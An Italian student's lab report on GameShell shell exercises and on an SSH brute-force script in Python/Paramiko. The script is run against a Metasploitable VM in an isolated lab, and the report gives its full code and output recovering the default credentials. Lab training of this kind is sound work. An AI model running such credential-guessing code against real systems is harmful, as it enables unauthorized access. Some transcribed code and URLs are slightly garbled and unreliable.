

W8D4 – Esercitazione Linux e Python

Studente: Riccardo Luzzi

Corso: Cyber Security

Sistema utilizzato: Kali Linux

Ambiente di sviluppo: Visual Studio Code

Linguaggio: Python

Introduzione

In questa esercitazione ho svolto due attività differenti. Nel primo task ho utilizzato GameShell su Kali Linux per ripassare e utilizzare in modo pratico i principali comandi della shell. Nel secondo task ho invece realizzato in Python un piccolo programma che prova una lista di password su un servizio SSH presente nella macchina Metasploitable del laboratorio.

Ho preferito procedere per passaggi, verificando ogni parte prima di andare avanti. Per GameShell ho completato le prime dieci missioni, mentre per il secondo task ho prima controllato la rete e il servizio SSH, poi ho testato una singola connessione con Python e infine ho collegato il tutto alla wordlist.

1. Task 1 – GameShell

1.1 Traccia e preparazione

La prima parte richiedeva di installare GameShell su Kali Linux e completare quanti più livelli possibile, documentandoli come una guida operativa. Prima dell'installazione ho aggiornato i repository e installato i pacchetti indicati nella traccia.

- **sudo apt update**
- **sudo apt install gettext man-db procps psmisc nano tree bsdmainutils x11-apps wget**

Figura 1 – Traccia del Task 1

Traccia:

Il progetto sarà composto di due task.

Task 1:

Familiarizzazione con OS linux, shell e Command Prompt: installeremo su Kali Linux un gioco per familiarizzare con i comandi linux: GameShell.

Per installare GameShell, eseguire in ordine i seguenti comandi, assicurarsi di avere connettività ad Internet prima e di aver eseguito il comando **sudo apt update**

sudo apt install gettext man-db procps psmisc nano tree bsdmainutils x11-apps wget

wget <https://github.com/phyver/GameShell/releases/download/latest/gameshell.sh>

Una volta eseguiti i comandi, il gioco può essere lanciato con il comando bash **gameshell.sh**

Figura 2 – Aggiornamento e installazione dei pacchetti necessari

```
[kali@kali]~$ sudo apt update
[sudo] password for kali:
Get:1 https://packages.microsoft.com/repos/code stable InRelease [3,590 B]
Get:2 https://packages.microsoft.com/repos/code stable/main amd64 Packages [29.9 kB]
Get:3 http://kali.download/kali kali-rolling InRelease [34.0 kB]
Get:4 http://kali.download/kali kali-rolling/main amd64 Packages [21.4 MB]
Get:5 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [53.4 MB]
Get:6 http://kali.download/kali kali-rolling/contrib amd64 Packages [113 kB]
Get:7 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [261 kB]
Get:8 http://kali.download/kali kali-rolling/non-free amd64 Packages [183 kB]
Get:9 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [915 kB]
Get:10 http://kali.download/kali kali-rolling/non-free-firmware amd64 Packages [16.0 kB]
Get:11 http://kali.download/kali kali-rolling/non-free-firmware amd64 Contents (deb) [40.6 kB]
Fetched 76.4 MB in 4s (17.4 MB/s)
1926 packages can be upgraded. Run 'apt list --upgradable' to see them.

[kali@kali]~$ sudo apt install gettext man-db procs psmisc nano tree bsdmainutils x11-apps wget
man-db is already the newest version (2.13.1-1).
psmisc is already the newest version (23.7-2).
psmisc set to manually installed.
x11-apps is already the newest version (7.7+11b1).
x11-apps set to manually installed.
Upgrading:
  gettext-base nano procs tree wget
Installing:
  bsdmainutils gettext
Installing dependencies:
  libprot2-1 ncal
Suggested packages:
  calendar vacation mailutils autopoint gettext-doc libasprintf-dev libgettextpo-dev gn
Summary:
  Upgrading: 5, Installing: 4, Removing: 0, Not Upgrading: 1921
  Download size: 5,821 kB
  Space needed: 22.0 MB / 59.6 GB available
```

Successivamente ho scaricato lo script di GameShell da GitHub e ho controllato con `ls` che il file `gameshell.sh` fosse presente nella home.

- **wget https://github.com/phyver/GameShell/releases/download/latest/gameshell.sh**
- **bash gameshell.sh**

Figura 3 – Download del file gameshell.sh

```
[kali@kali]~$ curl https://github.com/phyyer/GameShell/releases/download/latest/gameshell.sh
--2026-09-04 03:32:51-- https://github.com/phyyer/GameShell/releases/download/latest/gameshell.sh
Resolving github.com (github.com)... 140.82.121.3
Connecting to github.com (github.com)[140.82.121.3]:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: /releases-assets.githubusercontent.com/github-production-release-asset/94422621/8b84a8b-e8ba-45d1-8251-8bd9f9238dc1?sp=r&sv=2018-11-09&srb=bpsr=https%5e-2026-09-04-el-sh&rct-application%2Foctet-stream&koid=96c2d410-5711-43a1-aedd-ab1947aa7ab0&sktid=398a6654-997b-47e9-b12b-9515b896b4de&skt=2026-09-04T07K3A11X3A49Z6ske-2026-09-04T08X3A12K3A0kztiBvQJUCjRSPMWqUoSGDwtwteyJoexAI0lJKVilQLCibhgGoiIj1JUz1INl1P.eY3pCM10lJaXRodWlUp29tlwiYXXVKljocImVsZWfZSzhicMldHuMZ2loAHvdXMcnmNvbRlnbuQuY29tlwiaZVSjljoizVMSEStInfwCGHAFWFZFzfzcVQCihJVZhjdglbv15lb6glllmVmMuud2UG93cySuZxQiFl.kI9quRXRLABZXn6-WPGTy7UcfPsppgfVfzwlfalzgobResponse-content-disposition:attachment%3BKZ2ofilenamE3Kgogameshell.sh#response
--2026-09-04 03:32:52-- https://release-assets.githubusercontent.com/github-production-release-asset/94422621/8b84a8b-e8ba-45d1-8251-8bd9f9238dc1?sp=r&sv=2018-11-09&srb=bpsr=httplenamE3Kgogameshell.sh#srct=application%2Foctet-stream&koid=96c2d410-5711-43a1-aedd-ab1947aa7ab0&sktid=398a6654-997b-47e9-b12b-9515b896b4de&skt=2026-09-04T07K3A11X3A49Z6ske-2026-09-ZSorCPvxKzBeuXNZIBZUPCUOfosPMWQUOUG3DBwtweyJoexAI0lJKVilQLCibhgGoiIj1JUz1INl1P.eY3pCM10lJaXRodWlUp29tlwiYXXVKljocImVsZWfZSzhicMldHuMZ2loAHvdXMcnmNvbRlnbuQuY29tlwiaZVSjljoizVMSEStInfwCGHAFWFZFzfzcVQCihJVZhjdglbv15lb6glllmVmMuud2UG93cySuZxQiFl.kI9quRXRLABZXn6-WPGTy7UcfPsppgfVfzwlfalzgobResponse-content-disposition:attachment%3BKZ2ofilenamE3Kgogameshell.sh
Resolving release-assets.githubusercontent.com (release-assets.githubusercontent.com)... 185.199.111.133, 185.199.108.133, 185.199.109.133, ...
Connecting to release-assets.githubusercontent.com (release-assets.githubusercontent.com)[185.199.111.133]:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 214653 (210K) [application/octet-stream]
Saving to: 'gameshell.sh'

 gameshell.sh          100%|=====
2026-09-04 03:32:52 (4.82 MB/s) - 'gameshell.sh' saved [214653/214653]
```

[kali@kali]~\$ ls


Desktop Documents dos Downloads Epicode gameshell.sh Music network_scan Pictures Public student Templates Videos windows

1.2 Comandi di base e prime missioni

Una volta avviato il gioco, per ogni livello ho utilizzato `gsh goal` per leggere l'obiettivo e `gsh check` per controllare se la missione era stata completata. Nella prima missione l'obiettivo era raggiungere la cima della torre principale del castello. Ho quindi usato `pwd` e `ls` per capire dove mi trovavo e quali directory erano disponibili, poi mi sono spostato con `cd` fino a `Top_of_the_tower`.

- `gsh goal`
- `pwd`
- `ls`
- `cd Castle/Main_tower/First_floor/Second_floor/Top_of_the_tower`
- `gsh check`

Figura 4 – Percorso seguito nella missione 1



```
[use 'gsh help' to get a list of available commands]
[mission 1] $
[use 'gsh help' to get a list of available commands]
[mission 1] $ pwd
/home/kali/gameshell/World
[use 'gsh help' to get a list of available commands]
[mission 1] $ ls
Castle Forest Garden Mountain Stall
[use 'gsh help' to get a list of available commands]
[mission 1] $ cd Castle
[use 'gsh help' to get a list of available commands]
[mission 1] $ ls
Cellar Great_hall Main_building Main_tower Observatory
[use 'gsh help' to get a list of available commands]
[mission 1] $ cd Main_tower
[use 'gsh help' to get a list of available commands]
[mission 1] $ ls
First_floor
[use 'gsh help' to get a list of available commands]
[mission 1] $ cd First_floor
[use 'gsh help' to get a list of available commands]
[mission 1] $ ls
Second_floor
[use 'gsh help' to get a list of available commands]
[mission 1] $ cd Second_floor
[use 'gsh help' to get a list of available commands]
[mission 1] $ ls
Top_of_the_tower
[use 'gsh help' to get a list of available commands]
[mission 1] $ cd Top_of_the_tower
[use 'gsh help' to get a list of available commands]
[mission 1] $ pwd
/home/kali/gameshell/World/Castle/Main_tower/First_floor/Second_floor/Top_of_the_tower
```

La seconda missione mi ha fatto usare `cd ..` per risalire tra le directory fino alla cantina del castello. Nella terza missione ho invece utilizzato `cd` senza argomenti per tornare alla posizione iniziale e un percorso completo per raggiungere direttamente la sala del trono. Questi primi livelli sono stati utili soprattutto per prendere confidenza con percorsi assoluti e relativi.

1.3 Creazione, eliminazione e spostamento di file

Con le missioni successive il gioco ha introdotto operazioni sui file e sulle cartelle. Nella missione 4 ho creato una directory Hut nella foresta e, al suo interno, una directory Chest utilizzando mkdir. Nella missione 5 sono tornato nella cantina e ho eliminato i file spider lasciando invece i file bat, come richiesto.

- **mkdir Hut**
- **mkdir Chest**
- **rm spider_1 spider_2 spider_3**

Figura 5 – Completamento della missione 5 dopo la rimozione dei file spider

```
~/Castle/Cellar
[mission 5] $ gsh check

Congratulations, mission 5 has been successfully completed!

[ progress was saved in /home/kali/gameshell-save.sh ]

+-----+
| Use the command |
| $ gsh help      |
| to get the list of "gsh" commands. |
+-----+
```

Nella missione 6 ho spostato tre monete dal Garden al Chest con mv. La missione 7 riprendeva lo stesso concetto, ma le monete erano nascoste: per trovarle ho dovuto usare ls -A e poi spostare anche i file che iniziavano con il punto.

- **mv coin_1 coin_2 coin_3 ~/Forest/Hut/Chest**
- **ls -A**

Figura 6 – Missione 7 e utilizzo di ls -A per visualizzare i file nascosti

```
~/Forest/Hut/Chest
[mission 7] $ gsh goal

Mission goal
-----
Collect all the coins hidden in the garden in front of the castle, and put them in your chest (in your hut in the forest).

Secondary objective
-----
Learn how to use the "Tab" key to go faster.

Useful commands
-----
ls -A
List all the files of the current directory, including hidden files. (A file is "hidden" when its name starts with a dot.)

Tab
The tabulation key "completes" the name of a file or directory once you have typed the beginning of its name. This only works
if there is only one possible completion.

Tab-Tab
Pressing tabulation twice successively shows a list of possible completions.
```

1.4 Wildcard e copia dei file: missioni 8, 9 e 10

Nelle missioni finali ho iniziato a utilizzare le wildcard della shell. Nella missione 8 lo scopo era eliminare i ragni senza cancellare i pipistrelli, evitando di scrivere manualmente ogni nome. Nella missione 9 alcuni ragni erano nascosti, quindi ho controllato tutti i file con `ls -A` e ho usato un pattern che includesse anche il punto iniziale dei file nascosti.

- `ls -A`
- `rm .*_spider_*`

Figura 7 – Obiettivo della missione 9 con spiegazione delle wildcard

```
~/Castle/Cellar
[mission 9] $ gsh goal

(0)=====
Mission goal
The spiders are getting clever: they found a way to hide.
Get rid of all the spiders that are hiding in the cellar without disturbing the bats.

Shell patterns
*
The "*" character stands in for any sequence of characters (including an empty sequence).
?
The "?" character stands in for any single character.

Remark
The wildcards "*" and "?" don't see hidden files, you need to add an explicit dot at the start of the pattern.
(0)=====
```

Figura 8 – Missione 9 completata

```
~/Castle/Cellar
[mission 9] $ rm .*_spider_*

~/Castle/Cellar
[mission 9] $ ls -A
10689_bat_1 .2161_bat_2 22516_bat_5 .23150_bat_3 25977_bat_2 27718_bat_4 31370_bat_3 .3165_bat_4 .5698_bat_1 .78_bat_5 barrel_of_apples

~/Castle/Cellar
[mission 9] $ gsh check
Congratulations, mission 9 has been successfully completed!

Congratulations !
From now on, the ``ls`` command will automatically show a "/" character at the end of directories.

[ progress was saved in /home/kali/gameshell-save.sh ]

|-----|
| Use the command |
| $ gsh help      |
| to get the list of "gsh" commands. |
|-----|
```

La missione 10 chiedeva di copiare nel proprio Chest i quattro standard presenti nella Great_hall del castello, mantenendo stesso nome e contenuto. Dopo aver individuato i file standard_1, standard_2, standard_3 e standard_4 ho utilizzato cp indicando come destinazione la directory del Chest.

- `cp standard_1 standard_2 standard_3 standard_4 ~/Forest/Hut/Chest/`
- `gsh check`

Figura 9 – Obiettivo della missione 10

```
~/Castle/Cellar
[mission 10] $ gsh goal

Mission goal
-----
You have taken a fancy to the four standards in the great hall of the castle. As stealing them would not go unnoticed, put a copy (same name, same content) of each in your chest.

Useful commands
-----
cp FILE DIRNAME
Copy the file to the directory.
Remark: "cp" is an abbreviation of "copy".

(*)
))
```

Figura 10 – Completamento della missione 10

```
~/Forest/Hut/Chest
[mission 10] $ gsh check

Congratulations, mission 10 has been successfully completed!

[ progress was saved in /home/kali/gameshell-save.sh ]

|                                     |
--+-----+-----+
| Use the command                    |
|   $ gsh help                      |
| to get the list of "gsh" commands. |
--+-----+-----+
|                                     |
```

Ho deciso di fermarmi alla missione 10 perché a questo punto avevo già utilizzato diversi comandi fondamentali della shell, tra cui `pwd`, `ls`, `cd`, `mkdir`, `rm`, `mv`, `cp` e le wildcard.

2. Task 2 – Brute-force SSH in Python


2.1 Preparazione della rete di laboratorio

Per il secondo task ho utilizzato Kali Linux come macchina da cui eseguire il programma e Metasploitable come macchina Ubuntu di test. Le due VM sono state configurate sulla stessa rete interna di VirtualBox. Dopo il riavvio ho verificato gli indirizzi IP: Kali aveva 192.168.50.100 e Metasploitable 192.168.50.101. Il ping tra le due macchine risultava funzionante.

Prima di scrivere il programma ho controllato che sulla macchina Metasploitable fosse presente un servizio SSH raggiungibile sulla porta 22.

- **nmap -p 22 192.168.50.101**

Figura 11 – Verifica della porta 22 SSH su Metasploitable



```
(kali@kali)~$ nmap -p 22 192.168.50.101
Starting Nmap 7.98 ( https://nmap.org ) at 2026-09-04 05:49 -0400
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.50.101
Host is up (0.00083s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 08:00:27:74:F0:84 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds
(kali@kali)~$
```

2.2 Verifica manuale della connessione SSH

Il primo tentativo con il normale comando ssh non riusciva perché Metasploitable utilizza una versione molto vecchia di SSH e propone una chiave ssh-rsa che il client moderno di Kali non abilita di default. Ho quindi ripetuto la connessione specificando l'algoritmo compatibile.

- **ssh -o HostKeyAlgorithms+=ssh-rsa msfadmin@192.168.50.101**

Dopo aver confermato la chiave dell'host e inserito la password msfadmin, la connessione è riuscita. In questo modo ho verificato che il problema fosse soltanto di compatibilità e che il servizio SSH funzionasse correttamente.

Figura 12 – Accesso manuale via SSH alla macchina Metasploitable

```
/usr/bin/ssh
(kali@kali)-[~]
$ ssh -o HostKeyAlgorithms=+ssh-rsa msfadmin@192.168.50.101
The authenticity of host '192.168.50.101 (192.168.50.101)' can't be established.
RSA key fingerprint is: SHA256:BQHm5EoHX9GCiOLuVscegPXLQ0suPs+E9d/rrJB84rk
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.50.101' (RSA) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
msfadmin@192.168.50.101's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Fri Sep  4 05:36:57 2026
(i-search)``: █
```

2.3 Ambiente Python e libreria Paramiko

Per gestire SSH direttamente da Python ho utilizzato la libreria Paramiko. Ho creato un ambiente virtuale nella cartella task2_bruteforce e, per scaricare la libreria, ho collegato temporaneamente Kali in NAT. Una volta terminata l'installazione ho rimesso la VM sulla rete interna.

- `python -m venv .venv`
- `source .venv/bin/activate`
- `pip install paramiko`

Figura 13 – Installazione di Paramiko nell'ambiente virtuale

```
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS
(.venv)-(kali@kali)-[~/Epicode/W8D4/task2_bruteforce]
$ pip install paramiko
Collecting paramiko
  Collecting pynacl>=1.5 (from paramiko)
    Downloading pynacl-1.6.2-cp38-abi3-manylinux_2_34_x86_64.whl.metadata (10.0 kB)
  Collecting cffi>=2.0.0 (from cryptography>=3.3->paramiko)
    Using cached cffi-2.1.1-cp313-cp313-manylinux2014_x86_64.whl.metadata (2.5 kB)
  Collecting pycparser (from cffi>=2.0.0->cryptography>=3.3->paramiko)
    Using cached pycparser-3.0-py3-none-any.whl.metadata (8.2 kB)
  Downloading paramiko-5.0.0-py3-none-any.whl (208 kB)
  Downloading bcrypt-5.0.0-cp39-abi3-manylinux_2_34_x86_64.whl (278 kB)
  Using cached cryptography-50.0.1-cp311-abi3-manylinux_2_34_x86_64.whl (4.7 MB)
  Using cached cffi-2.1.1-cp313-cp313-manylinux2014_x86_64.whl (221 kB)
  Downloading invoke-3.0.3-py3-none-any.whl (160 kB)
  Downloading pynacl-1.6.2-cp38-abi3-manylinux_2_34_x86_64.whl (1.4 MB)
  1.4/1.4 MB 27.8 MB/s 0:00:00
  Using cached pycparser-3.0-py3-none-any.whl (48 kB)
Installing collected packages: pycparser, invoke, bcrypt, cffi, pynacl, cryptography, paramiko
Successfully installed bcrypt-5.0.0 cffi-2.1.1 cryptography-50.0.1 invoke-3.0.3 paramiko-5.0.0 pycparser-3.0 pynacl-1.6.2

(.venv)-(kali@kali)-[~/Epicode/W8D4/task2_bruteforce]
$ █
```

Con Paramiko 5.0.0 la connessione dava un errore di compatibilità perché la versione non includeva ssh-rsa tra le chiavi host preferite. Per questo motivo ho rimosso la versione installata e ho utilizzato Paramiko 4.0.0, che supportava ancora questo algoritmo.

- **pip uninstall paramiko**
- **pip install "paramiko<5"**

Prima di utilizzare la wordlist ho preferito verificare la connessione con un singolo tentativo. Nel file test_ssh.py ho impostato l'indirizzo di Metasploitable, la porta 22 e le credenziali di prova già verificate manualmente. Con paramiko.SSHClient() ho creato il client SSH e con client.connect() ho controllato che Python riuscisse effettivamente a collegarsi alla macchina di test.

Figura 14 – Codice del file test_ssh.py utilizzato per verificare la connessione SSH

```
task2_bruteforce > test_ssh.py > ...
1  import paramiko
2
3  host = "192.168.50.101"
4  port = 22
5  username = "msfadmin"
6  password = "msfadmin"
7
8  client = paramiko.SSHClient()
9  client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
10
11 try:
12     print("Tentativo di connessione SSH...")
13
14     client.connect(
15         hostname=host,
16         port=port,
17         username=username,
18         password=password,
19         timeout=5,
20         allow_agent=False,
21         look_for_keys=False
22     )
23
24     print("Connessione SSH riuscita!")
25
26 except paramiko.AuthenticationException:
27     print("Credenziali non valide.")
28
29 except paramiko.SSHException as error:
30     print(f"Errore SSH: {error}")
31
32 except Exception as error:
33     print(f"Errore: {error}")
34
35 finally:
36     client.close()
```

Figura 15 – Esecuzione di test_ssh.py e connessione SSH riuscita


```
(.venv)-(kali@kali)-[~/Epicode/W8D4/task2_bruteforce]
• $ python test_ssh.py
Tentativo di connessione SSH...
Connessione SSH riuscita!
o $
```

2.4 Creazione della wordlist e programma bruteforce.py

Prima di collegare il programma al servizio SSH avevo creato una versione semplice che confrontava le password in locale. Dopo aver verificato la logica, ho sostituito il confronto con un vero tentativo di autenticazione SSH tramite Paramiko.

Nella stessa cartella ho creato passwords.txt con una piccola wordlist di prova. Le password sono state inserite una per riga e comprendono alcuni valori volutamente errati e, tra questi, la password corretta msfadmin. Il programma legge il file con `splitlines()` e prova le password nell'ordine in cui sono presenti.

Figura 16 – File passwords.txt utilizzato come wordlist di prova



The screenshot shows a code editor with three tabs: `bruteforce.py`, `test_ssh.py`, and `passwords.txt`. The `passwords.txt` tab is active, displaying a list of six passwords, each on a new line and numbered from 1 to 6. The Explorer panel on the left shows the file structure of a project named `W8D4`, with `task2_bruteforce` containing `.venv`, `bruteforce.py`, `passwords.txt`, and `test_ssh.py`.

```
task2_bruteforce > passwords.txt
1 123456
2 password
3 admin
4 kali
5 msfadmin
6 qwerty
```

- **with `open("passwords.txt", "r")` as file:**
- **`passwords = file.read().splitlines()`**
- **`client = paramiko.SSHClient()`**
- **`client.connect(hostname=host, port=port, username=username, password=password, ...)`**

Se Paramiko genera `AuthenticationException`, il programma stampa "Accesso negato" e passa alla password successiva. Gli altri errori SSH vengono gestiti separatamente, mentre il blocco finally chiude sempre il client con `client.close()`. Quando invece la connessione riesce, vengono mostrati host, username e password trovata e il ciclo viene interrotto con `break`. Ho aggiunto anche una pausa di un secondo tra i tentativi con `time.sleep(1)`.

Figura 17 – Parte principale del file bruteforce.py in Visual Studio Code

```
task2_bruteforce > bruteforce.py > ...
1  import paramiko
2  import time
3
4  host = "192.168.50.101"
5  port = 22
6
7  username = input("Inserisci username da testare: ")
8
9  with open("passwords.txt", "r") as file:
10     passwords = file.read().splitlines()
11
12     print("\nAvvio brute-force SSH...\n")
13
14     for password in passwords:
15         print(f"Tentativo con password: {password}")
16
17         client = paramiko.SSHClient()
18         client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
19
20         try:
21             client.connect(
22                 hostname=host,
23                 port=port,
24                 username=username,
25                 password=password,
26                 timeout=5,
27                 allow_agent=False,
28                 look_for_keys=False
29             )
30
31             print("\nPassword trovata!")
32             print(f"Host: {host}")
33             print(f"Username: {username}")
34             print(f>Password: {password}")
35
36             client.close()
37             break
38
39         except paramiko.AuthenticationException:
40             print("Accesso negato.")
41
```

2.4.1 Codice completo di bruteforce.py

Di seguito riporto il codice completo utilizzato per il test finale. In questo modo sono visibili anche la gestione degli errori, la chiusura del client SSH e la pausa inserita tra un tentativo e il successivo.

```
import paramiko
import time

host = "192.168.50.101"
port = 22

username = input("Inserisci username da testare: ")

with open("passwords.txt", "r") as file:
    passwords = file.read().splitlines()

print("\nAvvio brute-force SSH...\n")

for password in passwords:
    print(f"Tentativo con password: {password}")

    client = paramiko.SSHClient()
    client.set_missing_host_key_policy(paramiko.AutoAddPolicy())

    try:
        client.connect(
            hostname=host,
            port=port,
            username=username,
            password=password,
            timeout=5,
            allow_agent=False,
            look_for_keys=False
        )

        print("\nPassword trovata!")
        print(f"Host: {host}")
        print(f"Username: {username}")
        print(f>Password: {password}")

        client.close()
        break

    except paramiko.AuthenticationException:
        print("Accesso negato.")

    except paramiko.SSHException as error:
        print(f"Errore SSH: {error}")
        break

    except Exception as error:
        print(f"Errore: {error}")
        break

    finally:
        client.close()

    time.sleep(1)

else:
    print("\nPassword non trovata.")
```


Il ciclo for scorre quindi tutte le password presenti nella wordlist. Se l'autenticazione non riesce il programma continua con il valore successivo; se invece la connessione viene accettata, stampa le credenziali individuate e termina il ciclo.

2.5 Esecuzione del brute-force

Ho eseguito il programma dal terminale con l'ambiente virtuale attivo e ho utilizzato msfadmin come username. Le prime password della lista sono state rifiutate; quando il programma è arrivato alla voce msfadmin la connessione SSH è riuscita e il ciclo si è fermato.

- `python bruteforce.py`

Figura 18 – Esecuzione del programma e individuazione della password corretta



```
(.venv)-(kali@kali) - [~/Epicode/W8D4/task2_bruteforce]
$ python bruteforce.py

Tentativo con password: 123456
Accesso negato.
Tentativo con password: password
Accesso negato.
Tentativo con password: admin
Accesso negato.
Tentativo con password: kali
Accesso negato.
Tentativo con password: msfadmin

Password trovata!
Host: 192.168.50.101
Username: msfadmin
Password: msfadmin
```

Il risultato conferma che il programma non sta più confrontando semplicemente due stringhe in locale, ma prova realmente l'autenticazione sul servizio SSH della macchina 192.168.50.101. Tutte le prove sono state eseguite esclusivamente sulle macchine virtuali del laboratorio.

3. Conclusioni

Nel complesso l'esercitazione mi ha permesso di lavorare sia con i comandi Linux sia con Python. GameShell è stato utile per ripassare la navigazione tra directory e le operazioni principali sui file in un modo più pratico rispetto alla semplice esecuzione di comandi isolati.

